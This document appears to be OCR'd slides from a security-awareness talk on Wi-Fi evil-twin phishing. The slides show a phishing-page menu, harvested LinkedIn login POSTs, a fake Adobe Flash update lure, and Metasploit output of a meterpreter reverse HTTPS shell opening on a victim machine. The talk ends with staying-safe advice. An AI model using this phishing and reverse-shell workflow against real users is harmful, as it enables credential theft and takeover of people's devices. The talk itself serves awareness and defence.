
How it works



Phishing scenarios

```
PHISHING OPTIONS

-----------------------------------------------
1. Gmail
2. Yahoo!
3. Facebook
4. Twitter
5. LinkedIn
6. Instagram
7. Apple Store
8. Office 365
9. PayPal
10.Connection Reset
11.Router Administration
-----------------------------------------------


 [+] Select an option [1-11]: 5

 [+] LinkedIn
```

Sample phishing page



Harvest credentials

```
Jamming devices:
[*] 34:a8:4e:ba:37:20 - 64:bc:0c:7f:ba:fc - 1  - ATI
[*] 34:a8:4e:ba:37:20 - 1  - ATI

DHCP Leases:
1460691414 84:38:38:06:54:1e 10.0.0.53 android-60712869ed5eca88 01:84:38:38:06:54:1e


HTTP requests:
[*] GET 10.0.0.53
[*] GET 10.0.0.53
[*] GET 10.0.0.53
[*] GET 10.0.0.53
[*] GET 10.0.0.53
[*] POST 10.0.0.53 wwf-LinkedIn_Email=user@example.com
[*] POST 10.0.0.53 wwf-LinkedIn_Password=password123


[!] Closing
```

Taking it further…

Taking it further – malware infection

```
DOWNLOAD OPTIONS

-----------------------------------------------
1. Browser Plugin Update
2. Adobe Flash Update
-----------------------------------------------

 [+] Select an option [1-2]:
```

Updating is good for you

amazon.com

Import bookmarks now...

Adobe Flash Update

Adobe Flash Player

WARNING: Adobe Flash Player is severely out of date. Update your Flash Player to continue browsing securely.

Click here to download the update.

Adobe Flash Version:
Version 20.0.0.306

Your system:
Microsoft Windows, English

About:

Adobe® Flash® Player is a lightweight browser plug-in and rich Internet application runtime that delivers consistent and engaging user experiences, stunning audio/video playback, and exciting gameplay.

Terms & conditions:


By clicking the "Install now" button, you acknowledge that you have read and agree to the Adobe Software Licensing Agreement Adobe has released security updates for Adobe Flash Player. These updates address critical vulnerabilities that could potentially allow an attacker to take control of your system.

Note: Your antivirus software must allow you to install the update.

Install now

Total size: 1 MB

Updating is good for you




Shell

```
Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_https  https://192.168.0.28:9000

msf exploit(handler) >
[*] https://192.168.0.28:9000 handling request from 192.168.0.11; (UUID: t72zu0tj) Staging Na
[*] Meterpreter session 1 opened (192.168.0.28:9000 -> 192.168.0.11:49912) at 2016-06-18 18:1

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : NORMANDY
OS              : Windows 8.1 (Build 9600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Why did I pick WiFi?

- To make it relatable
- Some vulnerabilities can’t be fixed by technology

The Security Trinity



Who is the weakest link?

How vulnerable ~~is your tech~~ are your people?

- Security **training and awareness** programs
- Fewer tech focused security tests and more **holistic security assessments**.
- Does your organization have a **red team**?

Staying safe

- Be wary with **public Wi-Fi**.
- **2 factor authentication**.
- Use **strong passwords**.
- Avoid **password reuse**.
- **Encryption** and security walk hand in hand.
- **Turn off your Wi-Fi** when you're not using it.
- **Update** your software, use an **antivirus**.
- **Awareness**, a little paranoia never killed anyone.

Thanks for your time!